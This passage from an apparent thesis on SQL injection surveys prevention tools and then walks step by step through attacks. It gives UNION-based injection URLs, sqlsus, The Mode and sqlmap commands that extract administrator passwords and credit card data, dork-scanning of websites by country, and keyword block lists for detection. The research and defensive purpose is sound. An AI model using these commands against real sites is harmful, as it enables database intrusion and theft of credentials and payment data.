It is able to detect and prevent SQLIA on both static approach and runtime monitoring (Halfond, Viegas, & Orso, 2006), which validates SQL queries by model based approach that using program analysis automatically generates legitimate SQL queries in static state and dynamically creates SQL queries against statically built SQL queries using runtime. It will halt data servers to execute SQL queries if the SQL queries violate the approach and alarm administrators.

(5) SQL DOM

Software programmers firstly run a file named “sqldomgen” to create a DLL file that contains powerful classes which can assist software programmers to make dynamic queries with them. The database structure and all field data types are stored in DLL and “sqldomgen” must be run again in case of any modification database developed or database structure (McClure, & Kruger, 2005). This SQLIA prevention tool is able to filter any possible SQL syntax, data type comparison error and misspelling problems at compile level by applying this approach compiler (McClure & Krüger, 2005). Table and column names are associated into SQLDOM by adopting class names or enumeration members, also constructor types and parameter methods are fetched from data type of columns.

(6) WEBSSARI

An automated tool adopts static analysis to verify taint flows against preconditions for SQL queries processing and the runtime safeguard will execute if SQLIA occurs. It automatically generates runtime safeguard in potentially insecure parts of code even in the absence of software developer intervention and the HP code will be secured at once after WebSSARI processing. When data collected from static analysis is used, induced overhead is low as the number of insertions is decreased to a minimum. Users may also add annotations to further decrease this number, possible to zero. (Huang et al., 2004).

We compare the above mentioned SQLIA prevention tools based on SQLIA types, shown in Table 2.5. There is no technique or tool that totally guarantees to detect or prevent all SQLIAs, we suggest to adopt multiple SQLIA prevention tools so as to redeem each other drawback as well as effectively prevent SQLIA.

Table 2.5 SQLIA Prevention Tools Comparison Based on SQLIA Types

SQLIA Prevention Tools	Tautology	Illegal/Logically Incorrect	Union	Piggy Backed	Stored Procedures	Inference	Alternate Encodings
SQL Check	Y	Y	Y	Y	N	Y	Y
SQLIPA	Y	Y	Y	Y	Y	Y	N
DB IDS	P	P	P	P	P	P	P
AMNESIA	Y	Y	Y	Y	N	Y	Y
SQL DOM	Y	Y	Y	Y	N	Y	Y
WEBSSARI	Y	Y	Y	Y	P	Y	Y

* Y: Successfully detect/prevent this type SQLIA; P: Partially detect/prevent this type SQLIA;

N: Unable to detect/prevent this type of SQLIA.

2.8 Summary

According to web application architecture, web users send their requirements by web browsers, web browsers interact with web servers and retrieve data from databases where they are data storage of websites. Because databases of web websites normally

store various confidential information, they tempt hackers to make every effort to compromise the databases.

SQLIA is one sort of code injection cyber-attacks that especially aims at unauthorized accessing databases of websites and escalating hackers to administrator privilege. Both web users and web applications have been confronting with increasingly serious network security threat since SQLIA was invented in 1998. Successful SQLIA depends on vulnerabilities of web applications that there is no user input validation before relative SQL queries execution. SQLIA may cause disaster and it is difficult to detect and prevent SQLIA because SQLIA may pass through open ports websites that are frequently permitted by firewalls for network traffic and appear no difference, normal common security logs have gaps and also many SQLIA evading IDS/IPS detection techniques are adopted in SQLIA.

SQLIA may be classified as different categories based on different criteria, among Inband attack that uses same channel to attack and retrieves data comparing with Out-of-Band attack that uses different channel to attack and retrieve data. The first order attack that immediately harvest versus second order attack the has to wait for web users subsequently input, these four categories are more popular. It is no doubt that Out-of-Band and Second order will be the development trend of SQLIA in future as SQLIA detection and prevention methodology and tools become more mature. SQLIA is sorted out different types according to different approaches, patterns that malicious codes are injected. Various automatic SQLIA tools may largely reduce workload and greatly increase the speed of SQLIA.

SQLIA prevention methodology can be broadly classified as three basic categories: best code practices, penetration testing and SQLIA runtime prevention. Lots of SQLIA prevention tools have been developed based on SQLIA prevention methodology, including both static state and runtime state to defeat various types of SQLIA.

Chapter 3 Research Methodology

Research methodology is a series of scientific, systematic research methods that contain research design, theoretical procedures, numerical schemes, experimental studies, data collection and statistical data analysis, etc. Research methodology can be sorted out two categories:

- Qualitative research is concerned with collecting in-depth understanding of human behavior and various reasons cause such behavior. Questionnaire, in-depth interviews, focus groups and observation are four common qualitative research methods.
- Quantitative research is based on the measurement of collected numerical, mathematical, statistical data. The measurement process is central and crucial to the quantitative research.

Research methodology importantly effects the precise outcome of research. For qualitative research and quantitative research, each method has separately advantage and each method cannot be replaced mutually. It may minimize the bias of outcome that is caused by conducting only single research method and enhances the precise outcome if quantitative and qualitative are combined into research. So far, interacting of qualitative and quantitative research has been unremarkable and unexceptional nowadays. (Bryman, 2006). Qualitative and quantitative methods are combined at different phrases of research process: research design, formulating research questions, sampling, data collection and data analysis. (Niglas, 2004)

3.1 Research Questions

There are many open source SQLIA tools that could be freely downloaded from internet.

It is impossible that we can evaluate all of them. We only select some open source SQLIA tools and SQLIA prevention tools that are voted for more popular in our quantitative research.

The objectives of our experiment are to demonstrate the ability to:

- select open source SQLIA tools are able to adopted to compromise virtual websites in simulation environment, also evaluate their effective and serious harm;
- evaluate the effective of selected SQLIA prevention tools to defeat SQLIA;
- evaluate the effective of our new filters for eliminating SQL injection evading IDS/IPS detection.

Research questions represent sub-objectives of research. We reach our objectives of research by completing every sub-objective. We conduct our experiment to seek answers following research questions:

Research Question 1: Which open source SQLIA tool is the most *effective* among selected test tools?

Research Question 2: Which open source SQLIA tool may cause the most *serious harm* among selected test tools?

Research Question 3: Which open source SQLIA *prevention* tool is the most *effective* among selected test tools?

Research Question 4: How *effective* of new filters for eliminating SQL injection evading IDS/IPS detection?

3.2 Research Design

We adopt both qualitative research and quantitative research in this thesis research.

(1) Qualitative research

We adopt questionnaire, in-depth interview and focus group meeting three common qualitative research methods:

(i) Questionnaire

We upload our questionnaire in Appendix Questionnaire to our Facebook, forums of network security websites and also emailed to known network security professionals.

(ii) In-depth interview

We conduct 10 network security professional participants in-depth interviews to explore open questions of questionnaire to deeper level.

(iii) Focus group meeting

We conducted 2 focus group meeting of 5 network security professional participants together for each focus group meeting and let them discuss questions of questionnaire to deeper level.

(2) Quantitative research

In order to obtain relative experimental data, we set up virtual websites of simulation environment for testbed in a VMware Player that is a virtual software package for computers running Microsoft Windows operation system: Microsoft XP, XP Professional, Window 7, Window 8 or Linux operating system. Various web applications are installed in Windows Server 2012, Ubuntu Server 15.10 of Linux. MySQL database version 5, firewalls with Intrusion Detection and Prevention System (IDS/IPS), file system are also installed into this simulation environment in VMware Player. The simulation SQLIA experimental environment is a simplified website with only essential components of website shown in Figure 3.1. All simulation SQLIAs are only conducted by using this experimental environment. New filters of eliminating SQL injection evading IDS/IPS detection will be inserted into web applications where all users' input and data fetched from database. All malicious SQLIA codes and SQLIA evading IDS/IPS detection codes will be multiply filtered till sanitizing code.

Experiment research procedure

The experiment research procedure is divided into four phases which is able to discover vulnerable of virtual websites; attack vulnerable web applications without installed with any SQLIA prevention tool; attack the web applications installed with SQLIA prevention tools; eliminate SQL injection evading IDS/IPS detection techniques.

Phase 1: Discovering vulnerable of virtual websites by using open source SQLIA tool: Sql Poizon v1.1 to find vulnerable of virtual web sites.




Figure 3.1 Simulation SQLIA Experimental Environment

Phase 2: Adopting open source SQLIA tools attack vulnerable web applications without installed any SQLIA prevention tool

One aspect is to test the effective of following SQLIA tools, another aspect prepares to test SQLIA prevention tools in next phase.

- Internet browsers
- Sqlsus software
- The Mode software
- Sqlmap software

- Havij
- Sqlninja

Phase 3: Attacking the web applications installed with SQLIA Prevention tools.

Following SQLIA prevention tools combination will be randomly, sequentially installed into the simulation environment of web applications once one of open source SQLIA tool is able to successfully compromise the web application in order to test their prevention ability:

- SQL Check
- SQLIPA
- DB IDS
- AMNESIA
- SQL DOM
- WEBSSARI

Phase 4: Eliminating SQL injection evading IDS/IPS detection techniques

We test following new filters of eliminating SQL injection evading IDS/IPS detection techniques:

(1) White-spacing techniques

In order to thwart hackers deliberately omit or add more spaces so as to evade IDS/IPS signature detection, spaces between operands and operators will automatically converted into strictly only one. A line feed, carriage return and tab are not treated as a space.

(2) Comment techniques

All commented lines with their commented codes within SQL queries are eliminated before SQL queries are sent to execute.

(3) Capitalization techniques

To convert signature letters and all letters of SQL queries into lower case and compare them.

(4) Variation techniques

If any comparison logic variation, concatenation symbol and store variable in blacklist signature are detected, the SQL query will be thrown exception and no execution.

(5) Change email address

When web user requests change email address or recovery forgotten password, it will require a web user to answer multiple security question in limited times. Web user account will be blocked if the web user cannot answer the multiple security question in limited times.

(6) Persistent SQL injection

All SQL queries must be validated before executing no matter where input data comes from user input or come from stored in application (temporarily cached, logged) or back-end database as part of SQL query parameter.

(7) Characters repeating

Unless with administrator privilege, once any prohibited keyword is detected within SQL query, the SQL query will be forbidden to execute instead of filtering out.

(8) Apostrophe Filter

No apostrophe is allowed in SQL query, even data in database. Any apostrophe will be automatically converted to double quote.

(9) Conquer blind injection

If one of following strings or sub-strings: ASCII, SUBSTRING, syscolumns, CAST, VARCHAR sysObjects, TOP, xtype, *char(·)*, *length(·)* that no matter their lower case or upper case is detected in SQL query, the SQL query will be prohibited to execute unless under administrator privilege.

(10) Defeat timing injection

If one of following strings or sub-string: SLEEP, WAITFOR, DELAY that no matter

their lower or upper case is detected in SQL query, the SQL query will be forbidden to execute unless under administrator privilege.

3.3 Experimental Data Collection

For qualitative research, we collect and sort out replying questionnaire data, statistical analysis opinions for open end questions of questionnaire, in-depth interview and focus group meeting.

For quantitative research, we record each simulate SQLIA whether it succeeds or fails. We demonstrate some typical successful cases with the simplest and most direct approach of SQLIA by adopting open source SQLIA tools in our experiment. We also test the effectiveness of selected open source SQLIA prevention tools and the effectiveness of our new filters for eliminating SQL injection evading IDS/IPS detection techniques.

3.4 Expected Outcomes

We expect to obtain clearly answer for the research questions by collecting and analyzing both qualitative and quantitative data of experiments through our experiment so as to verify our contention that web users, websites and network security confront with serious threat nowadays. Even open source SQLIA tools that could be easily free downloaded from internet may launch effectively SQLIA, successful compromise web applications databases and invade the operating system of website. Meanwhile, we evaluate some open source SQLIA prevention tools and how effective of new filters for eliminating SQL injection evading IDS/IPS detection in our experiment. We also wish our verified experiment results provide valuable references to web users, websites and security community.

Chapter 4 Findings

4.1 Qualitative Data of Findings

We received 637 copies replied questionnaire from our Facebook, forums of network security websites and known network security professionals. The statistics are shown as following:

(1) Research Question 1: Which open source SQLIA tool is the most *effective* among selected test tools?

Table 4.1 Research Question 1 Statistic

	Browser	Sqlmap	Havij	Sqlninja	Sqlsus	The Mode	BSQL Hacker	Eema	bbqsql	Other	Total
prefer quantity	51	321	105	76	16	11	17	8	29	3	637
percentage	8.01	50.39	16.4	11.93	2.51	1.73	2.67	1.26	4.55	0.47	

Table 4.1 shows that all voted open source SQLIA tools, the prefer quantity which open source SQLIA tool is the most *effective* among selected test tools and percentage of total 637 copies replied questionnaire.

(2) Research Question 2: Which open source SQLIA tool may cause the most *serious harm* among selected test tools?

Table 4.2 Research Question 2 Statistic

	Browser	Sqlmap	Havij	Sqlninja	Sqlsus	The Mode	BSQL Hacker	Eema	bbqsql	Other	Total
prefer quantity	41	124	32	356	8	9	31	11	23	2	637
percentage	6.44	19.47	5.02	55.89	1.26	1.41	4.87	1.73	3.62	0.31	

Table 4.2 depicts that all voted open source SQLIA tools, the prefer quantity which open

source SQLIA tool is the most *serious harm* among selected test tools and percentage of total 637 copies replied questionnaire.

(3) Research Question 3: Which open source SQLIA prevention tool is the most *effective* among selected test tools?

Table 4.3 Research Question 3 Statistic

	SQL Check	SQLIPA	DB IDS	AMNESIA	SQLDOM	WEBSSARI	Other	Total
prefer quantity	48	127	5	33	10	411	3	637
percentage	8	19.94	0.78	5.18	1.57	64.52	0.47	

Table 4.3 exhibits that all voted open source SQLIA prevention tools, the prefer quantity which open source SQLIA prevention tool is the most *effective* among selected test tools and percentage of total 637 copies replied questionnaire.

4.2 Quantitative Data of Findings

All open source SQLIA tools are selected for experiment based on top list of survey result of questionnaire. We adopt selected open source SQLIA tools, SQLIA prevention tools and new filters for eliminating SQLIA evading detection techniques to test the effectiveness of each tool to virtual websites installed in VMware Player with Microsoft Windows server or Linux Ubuntu operating systems in simulation environment. We use a virtual website address: www.victim.com to represent all attacked websites in our experiments.

4.2.1 Phase 1: Discover Vulnerable Virtual Websites

Experiment: Utilizing Sql Poizon v1.1 - Sqli Exploit Scanner is very powerful and works very fast, it is able to scan up to 300 websites one time and largely reduce workload of

reconnoitering. We use it to discover vulnerable websites.

First of all, we select one type of “All Dorks” on upper-left hand of user interface window when we adopt Sql Poizon to scan websites, shown in Figure 4.1:

- Php: index.php?id=
- Asp: .asp?bookID=
- RFI: /functions.php?prefix=
- LFI: action=
- SQL




Figure 4.1 Scan Vulnerable Websites

Then, we select one of countries in Country dropdown box, finally, click “Scan” button. After there are some URLs appear in lower-right hand output window, click one of checkbox or right click one of displayed URL to check all URLs and send to Sqli Crawler.

The URLs turn to red color with a yellow bulb in the beginning of URL if the web site may be vulnerable after clicking button “Crawl” in menu bar shown in Figure 4.2:




Figure 4.2 Find Vulnerable Websites

4.2.2 Phase 2: Attack Virtual Websites Without Installed SQLIA Prevention Tool

Experiment #1: Utilizing Browser as SQLIA tool

In case of there is substring “...php?id= ” in URL of a website, we add single quotation at end of URL to reconnoiter whether there is any validation system for user input in the web application. If the web page displays normal page or similar “Error 404” error message that does not reveal any server or database information, it means that the web application has user input validation mechanism. Otherwise the web application is vulnerable to SQLIA because there is no user input validation mechanism. e.g. we start to reconnoiter whether a web application is vulnerable, we simply add a single quote “ ’ ” or “ %27 ” at end of URL:

`http://www.victim.com/prodndetail.php?id=3%27`

The normal web page changes to error message web page, shown as Figure 4.3:




Figure 4.3 Error Message of Vulnerable Website

If the web page displays error message similar to above within red frame, it leaks the information that the database is MySQL server version, which implicates that there is no validation system for user input in this website and it is sure that this website is vulnerable.

The next important step is to discover the vulnerable column of table in database for that web page. Firstly, we try to discover how many column of table in database for this web page by inserting following command into URL:

http://www.victim.com/prodndetail.php?id=-1+UNION+SELECT+1--

The web page displays error message when above command is executed because there is no *id=-1* in back-end database and also the number of actual column may be not equal 1. Append one more column number after “SELECT + 1” e.g. ,2 ,3 ,4 ,n+1 each time until web page displays normal and no error message:

http://www.victim.com/prodndetail.php?id= -1+UNION+SELECT+1,2--

Another approach with same logic:

http://www.victim.com/prodndetail.php?id= -3+ORDER BY+1,2--

We discover the vulnerable column of table in database for that web page after executing below command:

http://www.victim.com/prodndetail.php?id= -1+UNION+SELECT+1,2,3,4,5,6--




Figure 4.4 The Vulnerable Column of Web Site

The web page turns to almost normal, except number “ 2 ” appears on lower-left of web page shown as Figure 4.4 that means the column 2 is vulnerable and the number of column for that web page is 6. We may utilize this vulnerability as break through point to exploit.

After the vulnerable column web site has been found, we may exploit database name by using database function. Using the function database to replace vulnerable column number 2 in URL:

http://www.victim.com/prodndetail.php?id=-1+UNION+SELECT+1,database(),3,4,5,6--



Figure 4.5 Database Name is Leaked

Database name is leaked: Burrentc_ne, shown as Figure 4.5 in lower-left of web page

It is great helpful for later exploitation if we may find out the version of database because different version database has its own character. We may discover the version of database in order to greatly assist SQLIA later by replacing the function database() with @@VERSION in above SQL query as below:

http://www.victim.com/prodndetail.php?id=-1+UNION+SELECT+1,@@VERSION,3,4,5,6--



Figure 4.6 Discover the Version of Database

Database version information is leaked as: 5.5.43-37.2 shown as Figure 4.6 in lower-left of web page.

SQL version 4: there is no information schema in SQL version. Table names must be guessed. It is extremely difficult to guess if the table names are abnormal.

SQL version 5: it is much easier to find out table and column names of database with information schema.

After the version of database has been exploited, the next step is to extract the table names of in database information schema.

We fail to extract table names of the database by directly using database name: “Burrentic-ne” because the database name is often converted into hexadecimal for security reason. We have to convert database name “Burrentc_ne” into hexadecimal by web online converting tool on:

<http://hex.online-toolz.com/tools/text-hex-convertor.php>

Executing following command in URL after the database name has been converted to hexadecimal “0x42757272656e74635f6e65”:

[http://www.victim.com/prodndetail.php?id=-3+AND+1=0+UNION+SELECT+ALL+1,group_concat\(table_name\),3,4,5,6+FROM+INFORMATION_SCHEMA.TABLES+where](http://www.victim.com/prodndetail.php?id=-3+AND+1=0+UNION+SELECT+ALL+1,group_concat(table_name),3,4,5,6+FROM+INFORMATION_SCHEMA.TABLES+where)

e%20table_schema=0x42757272656e74635f6e65--



Figure 4.7 Extract the Tables Name

Administrator table name: “jp_admin” is found shown as Figure 4.7 in lower right hand side of web page. It normally contains administrator’s login username and password.

We try to find column names of table after the administrator table is found. We fail again to extract column names of jp_admin by directly using “jp_admin”. Then we convert table name “jp_admin” into hexadecimal “0x6a705f61646d696e” by web online tool on <http://hex.online-toolz.com/tools/text-hex-converto.php> and execute below command:

```
http://www.victim.com/prodndetail.php?id=-3+UNION+SELECT+ALL+1,group_concat(column_name),3,4,5,6+FROM+INFORMATION_SCHEMA.COLUMNS+where%20table_schema=0x42757272656e74635f6e65+and+table_name=0x6A705F61646D696E--
```

All of column names of the administrator table have been extracted shown as Figure 4.8. It is time to exploit the relative data of each column. To find the administrator’s login email, please refer to:

```
http://www.victim.com/prodndetail.php?id=-3+UNION+SELECT+ALL+1,group_concat(admin_email),3,4,5,6+FROM+jp_admin--
```



Figure 4.8 Find Column Names of the Table

Administrator's login email has been extracted, shown as Figure 4.9. Similarly, we also may discover the administrator's login password shown as Figure 4.10:

http://www.victim.com/prodndetail.php?id=-3+UNION+SELECT+ALL+1,group_concat(admin_pass),3,4,5,6+FROM+jp_admin--



Figure 4.9 Find the Administrator's Login

It is not strange that the table name using `jp_admin` is not converted into hexadecimal in above two commands because it is better to use different digital form to increase the difficult of exploitation.

Passwords retrieved from SQL database are usually encrypted in MD5 SHA1 or MYSQL encryption. Using Password Cracking Hash software tool can easily crack it. Some websites provide such online service. e.g.

http://www.md5online.org/md5-decrypt.html



Figure 4.10 Find the Administrator's Login Password

After obtaining administrator login and password, hackers are able to execute administrator privilege to extract all confidential information of database, even arbitrarily modify data of database and contents of web pages. If this administrator privilege includes operating system administrator privilege of website, they may hijack the operating system of website.

Experiment #2: Exploit Database using sqlsus of Kali

SQLsus is MySQL Injection and takeover tool that is written in perl. It may extract database schema, inject malicious SQL queries, crawl the website for writable directories, download files from the web server, clone the database system, upload and control an injected backdoor, mimic a MySQL console output, etc. via terminals. Comparing to other SQLIA tools, sqlsus focuses on speed and efficiency.

Features:


- Upload files under the length restriction;
- Obtain Database (tables/columns) with multithreading;
- Test true and false in blind mode;
- Time-based blind injection support (options: blind_sleep and renamed "string_to_match" to "blind_string");

- Detect which length restriction applies (WEB server/layer above) by rewriting of “autoconf max_sendable”. (Removed option “Max_sendable”, added options “max_url_length” and “max_inj_length”)
- Determine number of rows to be returned;
- Copy count(·) if available (set by “get count”/”get db”);
- Prints configuration options are overridden;
- Save Variables for each command.

First of all, we have to generate a Configuration file when we adopt Sqlsus to launch SQLIA. Using command: *sqlsus -g vuln.conf*

As soon as the configuration file has been successfully set, we insert below command:
nano vuln.conf

After executing this command, a new terminal will appear, we insert the website address into green rectangle area of configuration file, shown as Figure 4.11.



```

GNU nano 2.2.6      File: vuln.conf      Modified
# - first run: you launch ssqlsus with no cookie defined.
# before the second run, you configure a cookie in your configuration file
# - second run: the cookie is still empty, because the value has been overridden$
#
# In this case, you need to change the value of the cookie inside ssqlsus using $
# You can always store you running configuration by using "genconf <filename>" $
#
#####
##### GENERAL #####
# Start of the url used for the injection
# In inband/union mode, it is generally a good idea to append "AND 0" so that t$
# Ex : our $url_start = "http://localhost/script.php?id=1";
our $url_start = "http://victim.com/php?id=1";
# End of the url used for the injection
# When possible, it is generally a good idea to use "#" here, so*that our queri$
# Ex : our $url_end = "#";
File Name to Write: vuln.conf
^G Get Help      ^M-D DOS Format  ^M-A Append      ^M-B Backup File
^C Cancel        ^M-M Mac Format  ^M-E Prepend

```

Figure 4.11 Insert the Website Address into the configuration file of Ssqlsus

We extract the main database name and version by using below command:

sqlsus vuln.conf

We extract all database names by adopting following command:

```
sqlsus>get databases
```

We extract all tables names from the selected database by utilizing below command:

```
sqlsus> get tables
```

We choose a table name and extract all columns names from it by using command:

e.g. table name: sismaot

```
sqlsus>get columns sismaot
```

We extract all data from sismaot table by command:

```
Select *from sismaot
```

The sismaot table contains username and password, shown as Figure 4.12.

```
sqlsus> select * from sismaot
+---+-----+-----+
| id | username | password |
+---+-----+-----+
|  2 | mepage   | mepage2319 |
+---+-----+-----+
1 row in set (2 hits)
```

Figure 4.12 *Sqlsus* Extracts Data from a Table

Experiment #3: To Exploit Database using The Mode

First of all, we type “URL ” and follow the vulnerable URL in command window and enter when we adopt The Mode to launch SQLIA. Then, we type “needle ” and follow one keyword appears in web page on new command line and enter. When the cursor displays on new command line, type “schemas” and enter. The database schema will be displayed which shows all table names of database if SQLIA is successful shown in

Figure 4.13.

```
#>
#> url http://victim.com
#> needle Automatic
#> schemas
[!] Trying injection using 0 parenthesis.
[+] Found separator: " "
[+] Found DBMS: Mysql
[+] Found comment delimiter: "#"
[+] Query columns count: 14
[+] Injectable fields found: [1, 3, 5, 7, 12]
[+] Found injectable field: 1
[+] Using string union technique.
[+] Rows: 2

+-----+
| Databases |
+-----+
| information_schema |
| mtmax          |
+-----+
```

Figure 4.13 The Mode Attack Setup

```
#> tables mtmax
[+] Rows: 6

+-----+
| Tables |
+-----+
| cms_category |
| cms_info |
| cms_movie |
| cms_news |
| cms_products |
| products |
+-----+

#> columns mtmax cms_info
[+] Rows: 3

+-----+
| Columns for table cms_info |
+-----+
| content |
| id |
| title |
+-----+

#> query mtmax cms_info title
[+] Rows: 4

+-----+
| title |
+-----+
| About us |
| Contact us |
| Service |
| Technical support |
+-----+

#>
```

Figure 4.14 The Mode Extracts Data

We choose a database name: “mtmax” database and extract information from this database. Sequentially, we extract data from back-end database:

- (1) We extract all table names of mtmax database by command: *tables cms_info*
- (2) We extract all column names of cms_info table by command: *columns mtmax*

cms_info

(3) We extract data of column name is “title” by command: query mtmax cms_info title, shown in Figure 4.14.

Experiment #4: Exploit Database using sqlmap of Kali

Sqlmap is Python-based open source. It may automatically detect SQL vulnerabilities, fingerprint database, exploit vulnerabilities, extract data from database, access the file system of the web server and execute program commands on the operating system via out-of-band connections.

It may automatically launch SQLIA by tending to use a brute-force, which executes three techniques to exploit vulnerabilities:

- Inferential blind SQLIA: it attaches a syntactically valid SQL SELECT query to given parameter in URL request and analyzing the return result character one by one;
- Union query SQLIA: it appends starting with “UNION all select” syntactically valid SQL query to another valid SQL query with the target parameter;
- Batched (stacked): if the web application supports stacked queries, it tests whether the web application is injectable.

First of all, we shall find database name of the vulnerable web site when we adopt Sqlmap to launch SQLIA by using following command:

```
Sqlmap -u http://www.victim.com/php?id=1 --dbs
```

Similarly, after the database name is found, shown as Figure 4.15, we exploit table names in the database. We utilize the following command to discover all tables of the relative database:

```
Sqlmap -u http://www.victim.com/php?id=1 --tables -D iewb
```

```
root@kali:~# sqlmap -u http://www.victim.com/php?id=1 --dbs
[03:01:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.14, Apache 2.2.15
back-end DBMS: MySQL 5.0.11
[03:01:14] [INFO] fetching database names
[03:01:15] [WARNING] reflective value(s) found and filtering
[03:01:15] [WARNING] frames detected containing attacked page
ly in case that attack on this page fails
available databases [2]:
[*] information_schema
[*] iewb ←
```

Figure 4.15 Using Sqlmap to Find Database Name

We get all table names of the back-end database. We target the most interesting table: “Client” because the table name of client normally stores client’s confidential information, like username, password, email, even credit card information, etc. To list all columns name of “Client” table, we use the following command:

```
Sqlmap -u http://www.victim.com/php?id=1 --columns -D iewb --T client
```

Column names of *cardName*, *cardNun*, *cardType*, *MonthExp*, *yearExp* are found. We may extract all these credit card information by following command:

```
Sqlmap -u http://www.victim.com/php?id=1 -D iewb --T client -C cardName, cardNun, cardType, MonthExp, yearExp --dump
```

The stored credit card information is extracted shown as Figure 4.16. Web users become victims after their credit card information is leaked. The website bears reputation and financial losses, or even closes its business.


```
